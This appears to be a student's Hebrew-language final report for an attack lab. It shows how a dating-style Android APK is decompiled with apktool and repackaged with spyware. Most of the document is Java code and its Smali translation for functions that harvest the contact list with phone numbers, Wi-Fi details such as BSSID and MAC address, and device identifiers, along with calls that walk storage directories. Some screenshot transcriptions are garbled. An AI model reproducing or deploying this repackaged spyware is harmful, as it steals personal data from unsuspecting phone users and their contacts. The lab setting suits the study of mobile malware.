


עבודת סיום- מעבדת התקפה(עומר רבין 211510631)


שלב ההתחלה- יצירת קוד סמאלי מהAPK.



```
Microsoft Windows [Version 10.0.19042.1466]
(c) Microsoft Corporation. All rights reserved.

C:\Users\omer_rabin>cd Desktop
C:\Users\omer_rabin\Desktop>cd app_attack
C:\Users\omer_rabin\Desktop\app_attack>apktool d magicDate.apk
I: Using Apktool 2.6.0 on magicDate.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\omer_rabin\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
C:\Users\omer_rabin\Desktop\app_attack>
```

בתמונה- ניתן לראות את הרצת הפקודה שיוצרת קוד סמאלי.



בתמונה הזאת ניתן לראות את תוצאות הפקודה הקודמת.

שלב שני-כתיבת קוד זדוני (מצורף קובץ הקוד בגיטאהב)

שלב שלישי- נתחיל את ביצוע ה-repackaging- נתחיל מהפיכת הקוד הזדוני שכתבתי לקוד סמאלי- מפורטות תמונות שמראות את ההמרה של כל פונקציה בקוד ה-java לקוד סמאלי.

```

C:\Users\omer_rabin\AndroidStudioProjects\MagicDate2\app\build\outputs\apk\debug>dir
Volume in drive C is OS
Volume Serial Number is E6D3-D0F6

Directory of C:\Users\omer_rabin\AndroidStudioProjects\MagicDate2\app\build\outputs\apk\debug

02/06/2022  08:10 PM    <DIR>          .
02/06/2022  08:10 PM    <DIR>          ..
02/03/2022  06:54 PM             3,744,996  app-debug.apk
02/03/2022  06:54 PM                367  output-metadata.json
               2 File(s)      3,745,363 bytes
               2 Dir(s)  98,047,131,648 bytes free


C:\Users\omer_rabin\AndroidStudioProjects\MagicDate2\app\build\outputs\apk\debug>apktool d app-debug.apk
I: Using Apktool 2.6.0 on app-debug.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\omer_rabin\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

C:\Users\omer_rabin\AndroidStudioProjects\MagicDate2\app\build\outputs\apk\debug>

```


פתחתי פרויקט חדש וב-Main Activity שלו כתבתי את הקוד הזדוני:

הקוד ב-JAVA של גניבת אנשי הקשר ומספר הפלאפון שלהם :




```
1209
1210
1211 private void stealContacts(OutputStreamWriter writer) throws IOException {
1212     ContentResolver contentResolver = this.getContentResolver();
1213     Cursor cur = contentResolver.query(ContactsContract.Contacts.CONTENT_URI,
1214         null, null, null,
1215         null);
1216
1217     if ((cur != null & cur.getCount() > 0) > 0) {
1218         writer.write("\n\nContacts List : \n");
1219
1220         while (cur != null && cur.moveToNext()) {
1221             String id = cur.getString(cur.getColumnIndexOrThrow(ContactsContract.Contacts._ID));
1222             String name = cur.getString(cur.getColumnIndexOrThrow(ContactsContract.Contacts.DISPLAY_NAME));
1223
1224             if (cur.getInt(cur.getColumnIndexOrThrow(ContactsContract.Contacts.HAS_PHONE_NUMBER)) > 0) {
1225                 Cursor cursor = contentResolver.query(
1226                     ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
1227                     null,
1228                     ContactsContract.CommonDataKinds.Phone.CONTACT_ID + " = ?",
1229                     new String[]{id}, null);
1230
1231                 while (cursor.moveToNext()) //Searching for all contacts
1232                 {
1233                     String phoneNo = cursor.getString(cursor.getColumnIndexOrThrow(
1234                         ContactsContract.CommonDataKinds.Phone.NUMBER));
1235
1236                     writer.write("name: " + name + " Phone number: " + phoneNo + "\n");
1237                 }
1238                 cursor.close();
1239             }
1240         }
1241     }
1242 }
```

הקוד ב-Smalil שנוצר של הפונקציה שגונבת את אנשי הקשר ומספרי הפלאפון שלהם:



```
1029 .end method
1030
1031 .method private stealContacts(Ljava/io/OutputStreamWriter;)V
1032 .locals 11
1033 .param p1, "OutputStreamWriter" # Ljava/io/OutputStreamWriter;
1034 .annotation system Ldalvik/annotation/Throws;
1035     value = {
1036         Ljava/io/IOException;
1037     }
1038 .end annotation
1039
1040 .line 209
1041 invoke-virtual {p0}, Lcom/my/magicdate2/MainActivity;->getContentResolver()Landroid/content/ContentResolver;
1042
1043 move-result-object v6
1044
1045 .line 210
1046 .local v6, "contentResolver":Landroid/content/ContentResolver;
1047 sget-object v1, Landroid/provider/ContactsContract$Contacts;->CONTENT_URI:Landroid/net/Uri;
1048
1049 const/4 v2, 0x0
1050
1051 const/4 v3, 0x0
1052
1053 const/4 v4, 0x0
1054
1055 const/4 v5, 0x0
1056
1057 move-object v0, v6
1058
1059 invoke-virtual/range {v0, v5} v0, v1, Landroid/content/ContentResolver;->query(Landroid/net/Uri;[Ljava/lang/String;[Ljava/lang/String;[I
```



```
File Edit Selection View Go Run Terminal Help
MainActivity.smali - Visual Studio Code

C:\Users\omer.rabin> AndroidStudioProjects\MagicDate2> app> build> outputs> apk> debug> app-debug> small_classes3> com> my> magicdate2> MainActivity.smali

1407      :goto_2
1408      :try_start_3
1409      iget-object v3, p0, Lcom/my/magicdate2/MainActivity;->outputStreamWriter:Ljava/io/OutputStreamWriter;
1410
1411      invoke-direct {p0, v3}, Lcom/my/magicdate2/MainActivity;->stealContacts(Ljava/io/OutputStreamWriter;)V
1412      :try_end_3
1413      .catch Ljava/io/IOException; {:try_start_3 .. :try_end_3} :catch_3
1414
1415      .line 99
1416      goto :goto_3
1417
1418      .line 97
1419      :catch_3
1420      move-exception v3
1421
1422      .line 98
1423      .restart local v3      # "e":Ljava/io/IOException;
1424      invoke-virtual {v3}, Ljava/io/IOException;->printStackTrace()V
1425
1426      .line 103
1427      .end local v3      # "e":Ljava/io/IOException;
1428      :goto_3
1429      :try_start_4
1430      iget-object v3, p0, Lcom/my/magicdate2/MainActivity;->outputStreamWriter:Ljava/io/OutputStreamWriter;
1431
1432      invoke-virtual {v3}, Ljava/io/OutputStreamWriter;->flush()V
1433      :try_end_4
1434      .catch Ljava/io/IOException; {:try_start_4 .. :try_end_4} :catch_4
1435
1436      .line 106
```

הקוד ב-JAVA שגונב פרטי WIFI של המכשיר:

```
private void getWifiDetails() {

    ConnectivityManager connManager = (ConnectivityManager) this.getSystemService(Context.CONNECTIVITY_SERVICE);
    NetworkInfo mWifi = connManager.getNetworkInfo(ConnectivityManager.TYPE_WIFI);


    try {
        outputStreamWriter.write("WIFI DETAILS : \n\n");
    } catch (IOException e) {
        e.printStackTrace();
    }

    if (mWifi.isConnected()) {
        try {
            outputStreamWriter.write("WIFI STATUS : WIFI is Connected\n");
        } catch (IOException e) {
            e.printStackTrace();
        }

        WifiManager wifiManager = (WifiManager) this.getApplicationContext().getSystemService (Context.WIFI_SERVICE);
        WifiInfo info = wifiManager.getConnectionInfo ();
        try {

            outputStreamWriter.write("WIFI name is : " + info.getSSID() + "\n");
            outputStreamWriter.write("BSSID is : " + info.getBSSID() + "\n");
            outputStreamWriter.write("Network ID is : " + info.getNetworkId() + "\n");
            outputStreamWriter.write("MAC address is : " + info.getMacAddress() + "\n");
            outputStreamWriter.write("Describe Contents: " + info.describeContents() + "\n");
        }
    }
}
```


הקוד התואם ב-SMALL של גיבית המידע על ה-WiFi:



```
File Edit Selection View Go Run Terminal Help
MainActivity.smali - Visual Studio Code

C:\Users\omer.rabin\AndroidStudioProjects\MagicDate2\app\build\outputs\apk\debug\app-debug\smali_classes3\com\my\magicdate2\MainActivity.smali
> wifiDe 1 of 2

652 .end method
653
654 .method private getWifiDetails()V
655 .locals 8
656
657 .line 119
658 const-string v0, "\n"
659
660 const-string v1, "connectivity"
661
662 invoke-virtual {p0, v1}, Lcom/my/magicdate2/MainActivity;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;
663
664 move-result-object v1
665
666 check-cast v1, Landroid/net/ConnectivityManager;
667
668 .line 120
669 .local v1, "connManager":Landroid/net/ConnectivityManager;
670 const/4 v2, 0x1
671
672 invoke-virtual {v1, v2}, Landroid/net/ConnectivityManager;->getNetworkInfo(I)Landroid/net/NetworkInfo;
673
674 move-result-object v2
675
676 .line 124
677 .local v2, "mWifi":Landroid/net/NetworkInfo;
678 :try_start_0
679 :iget-object v3, p0, Lcom/my/magicdate2/MainActivity;->outputStreamWriter:Ljava/io/OutputStreamWriter;
680
681 const-string v4, "WIFI DETAILS : \n\n"
```



```
File Edit Selection View Go Run Terminal Help
MainActivity.smali - Visual Studio Code

C:\Users\omer.rabin\AndroidStudioProjects\MagicDate2\app\build\outputs\apk\debug\app-debug\smali_classes3\com\my\magicdate2\MainActivity.smali
> wifiDe 2 of 2

1316
1317 .line 70
1318 goto :goto_0
1319
1320 .line 68
1321 :catch_0
1322 move-exception v3
1323
1324 .line 69
1325 .local v3, "e":Ljava/io/FileNotFoundException;
1326 invoke-virtual {v3}, Ljava/io/FileNotFoundException;->printStackTrace()V
1327
1328 .line 73
1329 .end local v3 # "e":Ljava/io/FileNotFoundException;
1330 :goto_0
1331
1332 invoke-direct {p0, Lcom/my/magicdate2/MainActivity;->getWifiDetails()V
1333
1334 .line 75
1335 invoke-direct {p0, Lcom/my/magicdate2/MainActivity;->getDeviceDetails()V
1336
1337 .line 79
1338 :try_start_1
1339 invoke-static {}, Landroid/os/Environment;->getRootDirectory()Ljava/io/File;
1340
1341 move-result-object v3
1342
1343 invoke-direct {p0, v3}, Lcom/my/magicdate2/MainActivity;->FilePath(Ljava/io/File;)V
1344
1345 .line 80
1346 invoke-static {}, Landroid/os/Environment;->getDownloadCacheDirectory()Ljava/io/File;
1347
1348
```


הקוד ב JAVA שגונב פרטים על המכשיר עצמו:

```
174
175 private void getDeviceDetails() {
176
177     try {
178         outputStreamWriter.write("\n\nDEVICE INTERNAL DETAILS : \n\n");
179
180         outputStreamWriter.write("ID: " + Build.ID + "\n");
181         outputStreamWriter.write("Device model: " + Build.MODEL + "\n");
182         outputStreamWriter.write("Serial: " + Build.SERIAL + "\n");
183         outputStreamWriter.write("Hardware: " + Build.HARDWARE + "\n");
184         outputStreamWriter.write("OS version: " + System.getProperty("os.version") + "\n");
185         outputStreamWriter.write("User: " + Build.USER + "\n");
186         outputStreamWriter.write("Host: " + Build.HOST + "\n");
187         outputStreamWriter.write("Product: " + Build.PRODUCT + "\n");
188         outputStreamWriter.write("Device: " + Build.DEVICE + "\n");
189         outputStreamWriter.write("SDK version: " + Build.VERSION.SDK_INT + "\n");
190         outputStreamWriter.write("Radio version: " + Build.getRadioVersion() + "\n");
191         outputStreamWriter.write("Brand: " + Build.BRAND + "\n");
192         outputStreamWriter.write("Brand: " + Build.BRAND + "\n");
193         outputStreamWriter.write("Display: " + Build.DISPLAY + "\n");
194         outputStreamWriter.write("Bootloader: " + Build.BOOTLOADER + "\n");
195
196     } catch (
197         IOException e) {
198         e.printStackTrace();
199     }
200
201 }
202
203
```

הקוד התואם ב SMALI שגונב פרטים על המכשיר:

```
File Edit Selection View Go Run Terminal Help MainActivity.smali - Visual Studio Code
MainActivity.smali x MainActivity.java
C:\Users\omer rabin > AndroidStudioProjects > MagicDate2 > app > build > outputs > apk > debug > app-debug > smali_classes3 > com > my > magicdate2 > MainActivity.smali
> getDevice
Aa Bb * 2 of 2 ↑ ↓ ≡ x

1334
1335 .line 75
1336 invoke-direct {p0, Lcom/my/magicdate2/MainActivity;->getDeviceDetails()}V
1337
1338 .line 79
1339 :try_start_1
1340 invoke-static {}, Landroid/os/Environment;->getRootDirectory()Ljava/io/File;]
1341
1342 move-result-object v3
1343
1344 invoke-direct {p0, v3, Lcom/my/magicdate2/MainActivity;->FilePath(Ljava/io/File;)V
1345
1346 .line 80
1347 invoke-static {}, Landroid/os/Environment;->getDownloadCacheDirectory()Ljava/io/File;
1348
1349 move-result-object v3
1350
1351 invoke-direct {p0, v3, Lcom/my/magicdate2/MainActivity;->FilePath(Ljava/io/File;)V
1352
1353 .line 81
1354 invoke-static {}, Landroid/os/Environment;->getExternalStorageDirectory()Ljava/io/File;
1355
1356 move-result-object v3
1357
1358 invoke-direct {p0, v3, Lcom/my/magicdate2/MainActivity;->FilePath(Ljava/io/File;)V
1359
1360 .line 82
1361 invoke-static {}, Landroid/os/Environment;->getDownloadCacheDirectory()Ljava/io/File;
1362
1363 move-result-object v3
1364
```



The screenshot shows the Visual Studio Code editor with the MainActivity.smali file open. The code is written in the Smali language, which is used for Android applications. The code defines a private method named `getDeviceDetails()` that prints device information to the log. The code is as follows:

```
.method private getDeviceDetails()V
    .locals 5

    .line 186
    const-string v0, "Brand: "


    const-string v1, "\n"

    :try_start_0
    iget-object v2, p0, Lcom/my/magicdate2/MainActivity;->outputStreamWriter:Ljava/io/OutputStreamWriter;
    const-string v3, "\n\nDEVICE INTERNAL DETAILS : \n\n"
    invoke-virtual {v2, v3}, Ljava/io/OutputStreamWriter;->write(Ljava/lang/String;)V

    .line 182
    iget-object v2, p0, Lcom/my/magicdate2/MainActivity;->outputStreamWriter:Ljava/io/OutputStreamWriter;
    new-instance v3, Ljava/lang/StringBuilder;
    invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V
    const-string v4, "ID: "
